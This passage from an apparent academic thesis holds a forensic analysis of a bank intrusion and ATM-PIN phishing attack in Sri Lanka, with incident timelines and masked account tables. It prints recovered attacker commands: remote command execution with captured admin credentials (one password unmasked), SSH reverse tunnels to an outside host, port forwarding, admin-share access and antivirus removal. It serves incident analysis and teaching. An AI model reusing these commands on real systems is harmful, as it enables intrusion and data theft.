./w --user=Name --password=h****5 //xx.x.x.201 cmd.exe
./w --user=xxxnet\\sqladmin --password=Z******# //xx.x.x.233 cmd.exe
./w --user=xxxnet\\sqladmin --password= Z******# //xx.x.x.68 cmd.exe
./w --user=xxxnet\\sqladmin --password= Z******# //xx.x.x.13 cmd.exe
./w --user=xxxnet\\sqladmin --password= Z******# //xx.x.x.56 cmd.exe
```

```
./w --user=xxxnet\\sqladmin --password= Z******# //xx.x.x.56 cmd.exe
./w --user=xxxnet\\sqladmin --password= Z******# //xx.x.xx.38 cmd.exe
./w --user=xxxbnet\\sqladmin --password= Z******# //xx.x.x.56 cmd.exe
./w --user=xxxbnet\\sqladmin --password= Z******# //xx.x.x.233 cmd.exe
./w --user=Name --password= h****5 //xx.x.x.92 cmd.exe
./w --user=xxxnet\\name --password=B*******3 //xx.x.x.92 cmd.exe
./w --user=administrator --password=1*3 //xx.x.x.42 cmd.exe ./w --user=administrator --
password=a*******3
//xx.x.x.41 cmd.exe ./w --user=administrator --password=n******d //xx.x.x.42 cmd.exe ./w
--
user=xxxnet\\sqladmin --password=Z******# //xx.x.x.76 cmd.exe ./w --
user=xxxnet\\sqladmin --
password=Z1a@xsw# //xx.x.x.92 cmd.exe
./w --user=name --password=B******3 //xx.x.x.92 cmd.exe
./w --user=xxxnet\\name --password=Z******x //xx.x.x.92 cmd.exe
./w --user=xxxnet\\sqladmin --password=Z******# //xx.x.x.92 cmd.exe
./w --user=xxxnet\\sqladmin --password= Z******# //xx.x.x.238 cmd.exe
./w --user=xxxnet\\sqladmin --password=N******4 //xx.x.x.42 cmd.exe
./w --user=xxxnet\\sqladmin --password=N******4 //xx.x.x.66 cmd.exe
```

These entries (Table 4.19) indicate that the attacker has used a tool similar to ‘winexe’ which is used to execute commands on the Windows system remotely using a Linux system. The corresponding binary (winexesvc.exe) in the Windows system which would facilitate such connections were also found in some of the servers analysed during the investigation. The attacker has cracked/obtained the passwords for relevant user accounts and has used them to connect to hosts in the local network using the above software.

4.4.5 Use of SSH reverse tunnels

The extracted part of the commands were used by the attacker to create ‘SSH reverse tunnels’ to remote IP address xx.xx.xxx.75. This type of a tunnel helped the attacker to bypass the firewall detection and would allow access to the local server from the remote host (Table 4.20).

Table: 4.20 Process 1 Use of SSH reverse tunnels

```
PubkeyAuthentication=no -p 443 -f -N -R 7400:xx.x.x.6:7400 root@xx.xx.xxx.75
ubkeyAuthentication=no -p 443 -f -N -R 3389:xx.x.x.74:3389 root@xx.xx.xxx.75
```

4.4.6 ‘atom' software in the /var/spool/lpd/.country

The atom software is similar to the 'datapipe' software which used to tunnel traffic from a local machine to a remote machine via a specified port. Here, all the traffic which comes to port x43 in 'xx.x.x.6' would be redirected to the port 8080 in the specified remote host (Table 4.21).

Table: 4.21 Process 1‘atom' software details

```
./atom 443 8080 xxx.xxx.xxx.2
./atom 443 8080 xxx.xxx.xxx.2
./atom 443 8080 xxx.xxx.xxx.2
./atom 443 8080 xxx.xxx.xx.245
```

The software ‘smbclient’ is used to connect to remote SMB/CIFS resources on the servers. Since the password is not specified with the command, it would be prompted (Table 4.22).

Table: 4.22 Process 1 SMBC Client details

```
smbclient \\\\xx.x.xxx.75\\c$ -U administrator
smbclient \\\\xx.x.xxx.75\\c$ -U administrator
smbclient \\\\xx.x.x.68\\C$ -U xxxnet\\xxxsqladmin
smbclient \\\\xx.x.x.68\\C$ -U xxxnet\\xxxsqladmin
smbclient \\\\xx.x.x.68\\C$ -U xxxnet\\xxxsqladmin
smbclient \\\\xx.x.x.68\\C$ -U xxxnet\\xxxsqladmin
smbclient \\\\xx.x.x.68\\C$ -U xxxnet\\xxxsqladmin
smbclient \\\\xx.x.x.92\\C$ -U xxxnet\\xxxsqladmin
smbclient \\\\xx.x.x.238\\c$ -U xxxnet\\xxxsqladmin
```

4.4.7 File deleting using 'rm' command

The following evidence indicates that the attacker has removed some of the collected data from his local repository in xx.x.x.6. The following files and directories have also been deleted from the /var/spool/lpd/.country (Table 4.23).

Table: 4.23 Process 1 File deleting using 'rm' command details

Xfrau_25042015.txt	boot.ini	dcom.c	iis5.c	nsb-in-cr.exe	sqlmore.jar
hydra-8.1	card	dcom2	kavremover.exe	nsb-in2.exe	sssss
127.0.0.1.cache dump	cb.exe	dcom2.c	mimi.xtxz zip	nsb-inside3.exe	test
127.0.0.1.pwdump	check.tgz	fg.exe	mimi32.zip	prf951	tt2.tgz
aaaa.tgz	dcom	Iis	nsb-in-atm.exe	sn.exe	v.tar.gz

4.4.8 Kavremover.exe download

Evidence from unallocated space physical sector xxx5673 revealed that the “kavremover.exe” binary file has been downloaded from the “support.kaspersky.com” web site. This file is used to uninstall Kaspersky anti-virus guard protection (Table 4.24).

Table: 4.24 Process 1 Kavremover.exe details

```
wget http://support.kaspersky.com/downloads/utils/kavremover.exe
```

4.4.9 Evidence from the Timeline

The evidence from the timeline of the xx.x.x.6 indicates that the activities related to the attack starts at 07:xx on 03 Month 20xx (Table 4.25).

Table: 4.25 Process 1 Evidence from the Timeline details

```
Sat Month 03 20xx 07:xx,0,...b,r/rrw-r--r--,0,0,1968854,"/var/spool/lpd/.russia/v.tar.gz (deleted)"
Sat Month 03 20xx 07:xx,0,...b,r/rrw-r--r--,0,0,1968857,"/var/spool/lpd/.Country/nmap-6.47.tgz (deleted)"
Sat Month 03 20xx 07:xx,4096,...b,d/drwxr-xr-x,0,0,1968674,"/var/spool/lpd/.Country"
```

4.4.10 Weak Passwords

The root password of “xxxtrv.xxx.lk” server had been modified to the password called “p******d” on 09 Month 20xx at 01.xx Hrs. This is the machine which is used to access emails remotely. There is no evidence to confirm that this password change was done by an external attacker. The Bank system upgrade took place on the same day.

4.5 EVIDENCES RETRIEVED FROM XX.X.X.7 (XXXST.XXX.LK)

Table: 4.26 Process 1 Evidence details retrieved IP

```
Host Name : xxxst.xxx.lk
Purpose : IBM Sametime
Operating System : Red Hat Enterprise Linux Server release 5.8
```

The Sametime server was attacked on 8 Month 20xx (Table 4.26). Even though the ‘wtmp’ log file has been cleared by the attacker, the audit log files and the ‘btmp’ log file contains record of failure and successful login attempts to this server. This server was accessed even after 2 month 20xx through the Eremit (xx.x.x.55) server.

4.5.1 Login Entries (/var/log/wtmp file).

The attacker has wiped the login entries related to his login in this server. The /var/log/wtmp file contains login records from 22 Month 20xx to 24 Month 20xx. After the login records, only two reboot records are available as shown below (Table 4.27).

Table: 4.27 Process 1 Evidence Login Entries details wtmp file

```
reboot system boot x.x.xx-308.el5 Mon Month  4 17:xx 20xx - Sat Month 16 15:xx 20xx
reboot system boot x.x.xx-308.el5 Tue Month 11 09:xx 20xx - Sat Month 16 15:xx 20xx
```

As per Table 4.27 record, it is apparent that the attacker has deleted the recent login entries after 24 Month 20xx.

/var/log/audit/audit.log files. The audit logs for this machine were available from 11 Month 20xx to 16 Month 20xx. The audit log contains all the failed and successful login entries via SSH for the above time period (Table 4.28).

Table: 4.28 Process 1 Evidence Login Entries details via SSH

```
Logged in on 05/15/20xx at 21:xx as user root from remote IP xx.x.x.55
Logged in on 05/14/20xx at 00:xx as user root from remote IP xx.x.x.55
Logged in on 05/11/20xx at 18:xx as user root from remote IP xx.x.x.55
Logged in on 05/11/20xx at 18:xx as user root from remote IP xx.x.x.55
Logged in on 05/06/20xx at 19:xx as user root from remote IP xx.x.x.55
Logged in on 05/04/20xx at 22:xx as user root from remote IP xx.x.x.55
Logged in on 03/09/20xx at 10:xx as user root from remote IP xx.x.x.6
Logged in on 01/08/20xx at 06:xx as user root from remote IP xx.x.x.6
```

/var/log/btmp file. This file contains the failed login attempts to the server. Considering the year 20xx, the file contains failed login attempts from 2 Month 16:xx to 4 Month 22:xx. The failure records indicate attempts from xx.x.x.6 and xx.x.x.55 on 2 Month, 10 Month and 4 Month of May 20xx.

4.5.2 Files in /var/spool/lpd/ directory

The attacker has stored several tools and network scan logs in the /var/spool/lpd directory. The directory contains the following files (Table 4.29).

Table: 4.29 Process 1 Evidence Login Entries details var/spool/lpd/ directory

1.c = C source code of a data tunnel software
data = Binary version of the above code
lpr = A tool used to connect to Windows machines (same as 'w' in xx.x.x.6)
new-10.2 (nmap scan log for network range xx.x.2.* for port xxx, xx33, 3389)
new-10.3 (nmap scan log for network range xx.x.3.* for port xxx, xx33, 3389)

4.5.3 Evidence from the Timeline

The evidence from the timeline of the xx.x.x.7 indicates that the activities related to the attack starts at 06:xx on 08 Month 20xx. The attacker has installed “lastgo” log wiping tool in this machine. The server had a weak password. The server password had the password as ‘p******d’ configured for its root user account (Table 4.30).

Table: 4.30 Process 1 Evidence timeline

```
Thu Month 08 20xx 06:xx, 15718, m..., r/rrwxr-xr-x, 0, 0, 4583047,"-l/bin/lastgo"
```

4.5.4 Evidences retrieved from xx.x.x.40 (xxxatmprod)

Table: 4.31 Process 1 Evidence IP xx.x.x.40

Host Name: xxxatmprod
Purpose: ATM Switch
Operating System: AIX

The login entries (wtmp file) (Table 4.31) and the application entries of the ATM Switch has been analyzed and was identified that the attacker has logged into ATM server from xx.x.x.6 server several times. The application in the ATM switch has been accessed using 'sysadmin2' user to view and modify the data. Login records related to both “xx.x.x.6” and xx.x.x.7” were recorded on the ATM switch using ‘xxxxprodopr’ and ‘xxxxxb24prod’ users. These two user accounts are generally used by the Bank staff to log into the ATM switch (Table 4.32).

Table: 4.32 Process 1 ATM Switch analysed details

User name	tty	Date	Time	IP Address
prodrop	Pts/4	Month – 02	Xx:20	xx.x.x.6
B24prod	Pts/15	Month – 02	Xx:32	xx.x.x.6
B24prod	Pts/8	Month – 03	Xx:20	xx.x.x.6
B24prod	Pts/15	Month – 11	Xx:04	xx.x.x.6
B24prod	Pts/2	Month – 13	Xx:53	xx.x.x.6
B24prod	Pts/2	Month – 13	Xx:11	xx.x.x.6
B24prod	Pts/2	Month – 13	Xx:25	xx.x.x.6
B24prod	Pts/5	Month – 25	Xx:35	xx.x.x.6
B24prod	Pts/5	Month – 25	Xx:58	xx.x.x.6
prodrop	Pts/2	Month - 11	Xx:46	xx.x.x.7

4.5.5 Evidences retrieved from xx.x.x.204 (INTERNET BANKING)


Table: 4.33 Process 1 Internet banking details

Host Name	INTERNET BANKING
Purpose	Internet banking website
Operating System	Microsoft Windows Server 2003 R2

Event Log details indicate that the server was accessed from xx.x.x.74 using the user account ‘User name’ on 16 of Month 20xx (Table 4.33). On the same day, the Kaspersky product removal tool has been executed. The attacker has planted back doors in the system and might have possibly used it to log on to the system thereafter. Analyses indicate that the Internet banking server was used to lure users into providing their ATM pin number by changing the original login page. The event log contains records from 4:xx PM 30/ Month /20xx to 4:xx PM 02/ Month/20xx

4.5.6 Entries related to ‘sqladmin’ user account

Only one ‘sqladmin’ user related entry was available in the event log indicating that, either the ‘sqladmin’ user account was not available in this machine or it had been completely removed from the event log. However, analysis concluded that there was no ‘sqladmin ‘user account in this server. The only entry related to ‘sqladmin’ was that the attacker has logged into the server as user ‘Name’ and then tried to log into ‘itprint.xxx.COM’ server using ‘sqladmin’ credentials (Figure 4.1).




Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	1/16/20[redacted]	6:46:33 AM	552	Security	Logon/Logoff	S-1-5-21-1515066519-	INTERNETBANKING

Fig 4.1 Internet Banking audit logs

4.5.7 Entries related ‘Name’ user account

Since ‘name’ user account has been used by the attacker to access other servers from Internet banking server, my investigation focused on event log entries relating to the user ‘name’. Considering the events in year 20xx, the user account ‘name’ has been used to access this server via server xx.x.x.74 at 6:xx AM on 16th of Month 20xx. The recorded log of type indicates a RDP session (Figure 4.2).



Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	1/16/20[redacted]	6:45:31 AM	528	Security	Logon/Logoff	S-1-5-21-1515066519-3224955218-2525087361-1009	INTERNETBANKING

Fig 4.2 User account audit logs

Again, the user account ‘Name’ has been used in two different instances on 20th of Month and 03rd of Month 20xx to log on to this system from server xx.x.x.201 and xx.x.x.57 respectively.

The next two records per the ‘name’ user account have happened on the investigation date. The login has happened through xx.x.x.92 (user’s PC) on 2nd of Month 20xx at 9:xx AM and 2:xx PM. Apart from ‘name’ user account, the user account ‘Administrator’ has been used to access the Internet Banking server from the IP address xx.x.x.15 on 29th of Month 20xx (Table 4.34).

Table: 4.34 Process 1 User account details

```
Username : Name *1009+
Full Name : Name
SID : S-1-5-21-xxxx066519-xxxx955218-xxxx5087361-xx09
Path : %SystemDrive%\Documents and Settings\user name
Account Type : Default Admin User
Account Created: Wed Month 11 xx:40 20xx Z
Last Login Date: Sat Month 2 09:xx 20xx Z
Pwd Reset Date: Sat Month 2 11:xx 20xx Z
Pwd Fail Date : Thu Month 21 11: 20xx Z
Login Count : 23
--> Password does not expire
--> Normal user account
```

4.5.8. Suspicious software accessed by the user name

Following are the information about programs and shortcuts accessed by the user with the name “name” (Table 4.35).

Table: 4.35 Process 1 Suspicious software accessed by the user name

```
TIME: Month 16 20xx 01:xx
RUNPATH:C:\wmpub\fg.exe (1)
TIME: Month 16 20xx 01:xx
RUNPATH:C:\Documents and Settings\hussain\Desktop\nsb-in2.exe (1)
TIME: Month 16 20xx 01:xx
UNPATH:C:\Documents and Settings\hussain\Desktop\kavremover.exe (1)
TIME: Month 16 20xx 01:xx
RUNPATH:C:\WINDOWS\system32\cmd.exe (8)
```

4.5.9 Kaspersky remover tool

During the analysis a log file of the Kaspersky virus guard remover (kavremover) was found in the Desktop of user Name. The log file indicates the Kaspersky anti-virus guard was removed on at 06:xx on 16th of Month 20xx (Table 4.36).

Table: 4.36 Process 1 Kaspersky remover tool details

```
Stat: File: ‘kavremvr 20xx-01-16 06-47-44 (pid 688).log’
```

```
Size: 2897243 Blocks: 5664 IO Block: 4096 regular file
Device: 700h/1792d Inode: 43849 Links: 2
Access: (0777/-rwxrwxrwx) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 20xx- Month -16 06:xx.406250000 +0530
Modify: 20xx- Month -16 06:xx.406250000 +0530
Change: 20xx- Month -16 06:xx.406250000 +0530
```

4.5.10 Suspicious Files in the system

Two malware files were found in this system. The malware with the name ‘cb.exe’ has reverse command shell capabilities where it would provide direct command line access to the attacker. The other malware with name ‘oembios32.exe’ was identified as a remote administration tool variant. The file details indicate that the malware has been planted on this machine on 12th of April 20xx and 16th of January 20xx respectively (Table 4.37).

Table: 4.37 Process 1 Suspicious Files in the system details

```
PATH : C:/wmpub/cb.exe
Size: 4096 Blocks: 8 IO Block: 4096 regular file
Device: 700h/1792d Inode: 14871 Links: 1
Access: (0777/-rwxrwxrwx) Uid: (0/root) Gid:(0/root)
Access: 20xx- Month -02 14:xx.218750000 +0530
Modify: 20xx- Month -12 13:xx.390625000 +0530
Change: 20xx- Month -12 13:xx.390625000 +0530
'C:/Windows/system32/oembios32.exe'
Size: 23552 Blocks: 48 IO Block: 4096 regular file
Device: 700h/1792d Inode: 346 Links: 2
Access: (0777/-rwxrwxrwx) Uid: ( 0/ root) Gid: ( 0/ root)
Access: 20xx-Month -26 09:xx.515625000 +0530
Modify: 20xx- Month -16 06:xx.546875000 +0530
Change: 20xx- Month -16 06:xx.546875000 +0530
```

4.5.11 Phishing Page


During the attack, the attacker has tricked users into giving their ATM PIN number by modifying the Internet Banking login page. Even though this has been done in “InternetBanking” machine itself, the attacker has removed all the relevant files to the modification. Part of the file related to the modified code was recovered from the unallocated space. However, the exact time of modification and deletion is not available (Table 4.38).

Table: 4.38 Process 1 ATM pin modification details

```
File name: base13ec.kdc
Part of the Code: @__ctrl.Text = "ATM PIN (4 digits):”
```

4.5.12 Screen shot of the phishing page

The following screenshot was submitted to Bank by one of the affected customers during the attack. The evidence show that the “Card Number” and the “ATM PIN” was requested on the same page which normally is shown to enter credentials for Internet banking login (Figure 4.3).



[redacted] [LK] https://www[redacted]net.lk[redacted]Login.aspx?url=IN[redacted]_Utility_BillPayments.aspx

Login

User Name

[redacted]

Password

Due to increasing cyber threats, We Are Currently Improving Security. Please Verify Your Account information.

Card Number (16 digits):

ATM PIN (4 digits):

Login

Fig 4.3 Screen shot of the phishing page

4.5.13 Weak passwords analysis

The server passwords were analysed to check whether it contains weak passwords. The user account ‘Name -1’ has been used by the attacker to access this machine via a RDP session. However, the strength of the password configured for the user account ‘Name -1’, was relatively higher strength compared to the password configured for user account ‘Name -1’ in xx.x.x.201 server (Table 4.39).

Table: 4.39 Process 1 Weak passwords analysis

Username	Password
Administrator	r********56
Name -1	aa******y3
Name -2	bb*********7b

Name -3 : cc*******50

4.6 CONCLUSION

Chapter 4 has presented the analysis of live data from a real case study of the phishing attacks performed in a retail environment in the Sri Lankan internet banking. It demonstrates the attacker methods and some customer feedback. The chapter focused in analysing data based on the reported findings of cases and published documentation of customer feedback.

The researcher now has sufficient data to proceed to the text step of the study. Chapter 5 consists an elaborated analysis of the data. The key analysing categories will be; process weaknesses, each processes capability maturity and suggestions and recommendations in enhancing the level of maturity of the processes of internet banking security.

Chapter 5

Analysis and Discussion

5.0 INTRODUCTION

As previously stated in chapter 1, the primary objective of the study was to identify how online banking users perceived threats, such as phishing and malware, via online banking channels. This objective also covered the experience in any circumstances of online banking attacks and how they dealt with the problems. Clearly, this objective has been achieved, as reflected by the findings reported in chapter 4 according to the case study compiled from the Sri Lanka banking sector. The respondents' understanding of phishing and online threats were also recorded in the documentation. The secondary data has been anonymised to protect any identification of real addresses or entities. This chapter contains descriptive results for thirteen main factors:

5.1. Background of the incident

5.2. Summary of intrusion timeline

5.3. Other observations

5.4. Factors which lead people to use online banking

5.5. Users' opinion on online banking systems

5.6. Users' opinion about the available online banking authentication systems

5.7. Online banking users steps to secure their online transactions

5.8. What level of knowledge do bank staff handling online banking have of Phishing.

5.9. Do bank staff and customers believe the banks take adequate steps to prevent phishing attacks?

5.10. What could be the vulnerablity point that leads online banking users into phishing attacks?

5.11. Document feedback on the knowledge level to distinguish a legitimate bank's email and website from a fraudulent one

5.12. Limitations of the study

5.13. Discussion summary

5.1. BACKGROUND OF THE INCIDENT.

On 25th Month, 20xx, the head of the IT, Information Technology Division, Bank, Sri Lanka was informed regarding suspicious overseas money transactions happened in the Bank customer accounts during 24th and 25th Month 20xx to the Operating Officer of Sri Lanka Malware & Digital Forensics Lab. On 24th Month 20xx, the Banking Officer, xxxx branch has complained to Bank ATM monitoring team, Bank Head office about a transaction that had happened without the customer's knowledge. On 24th Month 20xx around 10: xx, the ATM monitoring team has checked the transactions between 02: xx to 02:xx on xx April 20xx and found six (06) suspicious overseas transactions from six (06) different bank accounts. Those were belonged to country code xx8, and xxxxxxxx1002, xxxxxxxx5724, xxxxxxxx6425, xxxxxxxx8936, xxxxxxxx3135, xxxxxxxx7660 were the account numbers that were used to withdraw money. Account information is shown below (Table 5.1).

Table: 5.1 Process 1 Card account information.

Card No	Account No
xxxxxxxxxxxx7003	xxxxxxxx1002
xxxxxxxxxxxx4370	xxxxxxxx5724
xxxxxxxxxxxx3852	xxxxxxxx6425
xxxxxxxxxxxx5470	xxxxxxxx8936
xxxxxxxxxxxx5455	xxxxxxxx3135
xxxxxxxxxxxx1277	xxxxxxxx7660

On the same day the Bank ATM monitoring team has short listed the transaction history from 1st Month 20xx to 24th Month 20xx period for a unique transaction location belonging to the above mention six account numbers. At the same time, the Bank ATM monitoring team has informed the camera room located at the Bank head office, City (xxxxx) Sri Lanka to identify any suspicious activities recorded on the Bank ATM machine that belongs to the above short-listed transactions. On 25th Month 20xx around 12:xx, the Bank ATM monitoring team was able to identify twenty nine (29) transaction attempts from 24th Month 20xx 23:xx to 25th Month 20xx 04:xx. Only nine (09) transactions were completed from these twenty-nine (29) transactions. More information about these completed transactions is shown below (Table 5.2).

Table: 5.2 Process 1 Completed card transactions.

Card No	Account No	Number of Transaction
xxxxxxxxxxxx9176	xxxxxxxx0117	4
xxxxxxxxxxxx1826	xxxxxxxx3486	1

xxxxxxxxxxxx0426	xxxxxxxx0062	1
xxxxxxxxxxxx1856	xxxxxxxx7701	3

On 25th Month 20xx around 15:xx, the Bank ATM monitoring team, restricted the foreign transactions from the cards which were not prior approved to perform foreign transactions. On 26th Month 20xx around 19:xx, an agent of the Bank call centre was informed about a phishing website and collected evidence. The Bank Card centre informed the Master Card country representative also. Two customers' of the Bank were contacted by the Bank ATM Team to verify the PIN number and card number request displayed on the Internet banking website. From 26th Month 20 to 30th same Month, the Bank ATM monitoring team monitored the transactions related to the working hours (08:xx to 21:xx) for any suspicious transactions. From 26th Month 20xx to 28th Month 20xx 04:xx, the Bank ATM monitoring team identified eight (08) denied suspicious transactions. More Information about these eight (08) denied suspicious transactions are shown below (Table 5.3).

Table: 5.3 Process 1 Denied suspicious transactions.

Card No	Address	Amount USD	Froing transaction ATM Date	Froing transaction ATM Time	Sri Lanka Bank transaction Date	Sri Lanka Bank transaction Time	Sri Lanka Bank Account Number
xxxxxxxxxxxx0426	NEUSS	7x,xxx.xx	20xx Month 25th	21:xx	20xx Month 26th	01: xx	xxxxxxxx0062
xxxxxxxxxxxx0426	DUESSEL	7x,xxx.xx	20xx Month 25th	21:xx	20xx Month 26th	01: xx	xxxxxxxx0062
xxxxxxxxxxxx5101	DSCHAD	5x,xxx.xx	20xx Month 26th	00:xx	20xx Month 26th	03:xx	xxxxxxxx7924
xxxxxxxxxxxx1856	VOLENDAMLAAN	2,xxx.xx	20xx Month 26th	22:xx	20xx Month 27th	02:xx	xxxxxxxx7701
xxxxxxxxxxxx0426	VOLENDAMLAAN	2,xxx.xx	20xx Month 26th	22:xx	20xx Month 27th	02:xx	xxxxxxxx0062
xxxxxxxxxxxx5101	DEN HAAGING	2xx,xxx.xx	20xx Month 28th	00:xx	20xx Month 28th	04:00	xxxxxxxx7924

xxxxxxxxxxxx9176	DEN HAAG ING	2xx,xxx.xx	20xx Month 28th	00:xx	20xx Month 28th	04:00	xxxxxxxx0117
xxxxxxxxxxxx1826	DEN HAAG ING	2x,xxx.xx	20xx Month 28th	00:xx	20xx Month 28th	04:00	xxxxxxxx3486

On 28th Month 20xx, The Bank Card centre, identified that the withdrawal limit of one of the cards had been increased using the one of the employees of the Bank (Banking Assistant), Card centre, Bank official login in the early hours of 24th Month 20xx. After this incident, the evidence was collected about the withdrawal limit and Bank ATM team corrected the transaction limit which was introduced on 25th Month 20xx around 15:xx. The amendment was to restrict country codes 5xx and 2xx, rather than restricting all the country codes, due to customer complaints. The Bank ATM monitoring team has identified three hundred and thirty six (366) withdrawals on 02nd Month from 03:xx to 09.xx period. xxxxxxxx0117 and xxxxxxxx5269 were the two (02) account numbers that were used to withdraw money. More information is shown below (Table 5.4).

Table: 5.4 Process 1 Account numbers used to withdraw money.

Card Number	Account Number
xxxxxxxxxxxx9176	xxxxxxxx0117
xxxxxxxxxxxx0740	xxxxxxxx5269

On 2nd Month 20xx around 09:xx, one bank ATM section officer reversed the transaction limit which was made on 1st Month 20xx around 19:xx0 to restrict all country codes. On the same day, this officer changed the command line and UI passwords of the ATM Switch (Table 5.5).

Table: 5.5 Process 1 Investigation flowcharts.

Date	Flowchart	Investigation
26 April 20xx	⬇	The Bank Officer, Information Technology Division, xxx Bank, Sri Lanka informed Sri Lanka Malware & Digital Forensics Lab regarding suspicious overseas money transactions happened through Bank customer accounts.
27 April 20xx	⬇	The Bank Officer, requested digital forensics investigation team to conduct a digital forensics investigation on the incident of suspicious overseas money transactions.
2 May 20xx	⬇	The digital forensics investigation team has collected the volatile memory; "C" partition and "E" partition from the virtual machine with the IP address xx.x.x.xx1.

2 May 20xx	↓	The digital forensics investigation team has collected the volatile memory, “C” partition and “D” partition from the virtual machine with the IP address xx.x.x.x4”.
2 May 20xx	↓	The digital forensics investigation team has collected the volatile memory and “C” partition from the virtual machine with the IP address of “xx.x.x.xx4”.
2 May 20xx	↓	The digital forensics investigation team has collected the volatile memory and full hard disk image from the workstation with the IP address “xx.x.x.x8”.
2 May 20xx	↓	The digital forensics investigation team has collected the full hard disk image from the workstation with IP address “xx.x.x.xx4”.
3 May 20xx	↓	The digital forensics investigation team has collected the “C” partition from the workstation with the IP address “xx.x.x.x2”
3 May 20xx	↓	The digital forensics investigation team has collected the virtual machine with the IP address “xx.x.x.6”.
4 May 20xx	↓	The digital forensics investigation team has collected the volatile memory; “C” partition, “D” partition and “E” partition from the workstation with the IP address “xx.x.x.x5”.
4 May 20xx	↓	The digital forensics investigation team has collected the WTMP log files from the branch servers belongs to AAA Branch, BBB Branch, CCC Branch, DDD Branch, EEE Branch and FFF Branch
4 May 20xx	↓	The digital forensics investigation team has collected the “C” partition and “D” partitions from the workstation with the IP address xx.x.x.x2”.
4 May 20xx	↓	The digital forensics investigation team has collected the “C” partition from the workstation with the IP address “xx.x.x.x1”
5 May 20xx	↓	The digital forensics investigation team has collected the volatile memory and the “C “partition from the workstation with the IP address “xx.x.x.x2”.
8 May 20xx	↓	The digital forensics investigation team has collected the “appvg” partition and “rootvg” partition from the workstation with the IP address “xx.x.x.x0”
8 May 20xx	↓	The digital forensics investigation team has collected the virtual machine from the domain controller with the IP address xx.x.x.x1.
11 May 20xx	↓	The digital forensics investigation team has collected the full hard disk image from the workstation with the IP address “xx.x.xx.xx9”
19 May 20xx	↓	The digital forensics investigation team has collected the virtual machine with the IP address “xx.x.x.7”.
25 May 20xx	↓	The digital forensics investigation team collected the “C” partition, “D” partition and “E” partition from the workstation with the IP address “xx.x.x.8”.

25 May 20xx	↓	The digital forensics investigation team has collected the full hard disk image from the server with the IP address "xx.x.x.x5".

5.2 SUMMARY OF INTRUSION TIMELINE

As the evidence indicates, the first intrusion happened on 2nd (First Month of the year) 20xx to the (Name A) server (xx.x.x.x5) from xx.xx.xxx.75 (the owner of this IP address is Name Group of Country). The attacker has logged into the server using root credentials on secure shell (SSH) service to gain access. Thereafter the attacker has used network scanning and password cracking tools to gain further access into the network systems. The timeline analysis of Email server (xx.x.x.6) indicates that the server was first accessed on 3rd (First Month of the year) 20xx. After that, the server had been used to conduct network scanning and network password cracking. The attacker wiped out most of the log files to hide the presence in this server. Malicious tools and scanning logs which is relevant to the attack were found in "/var/spool/lpd/. country" directory.

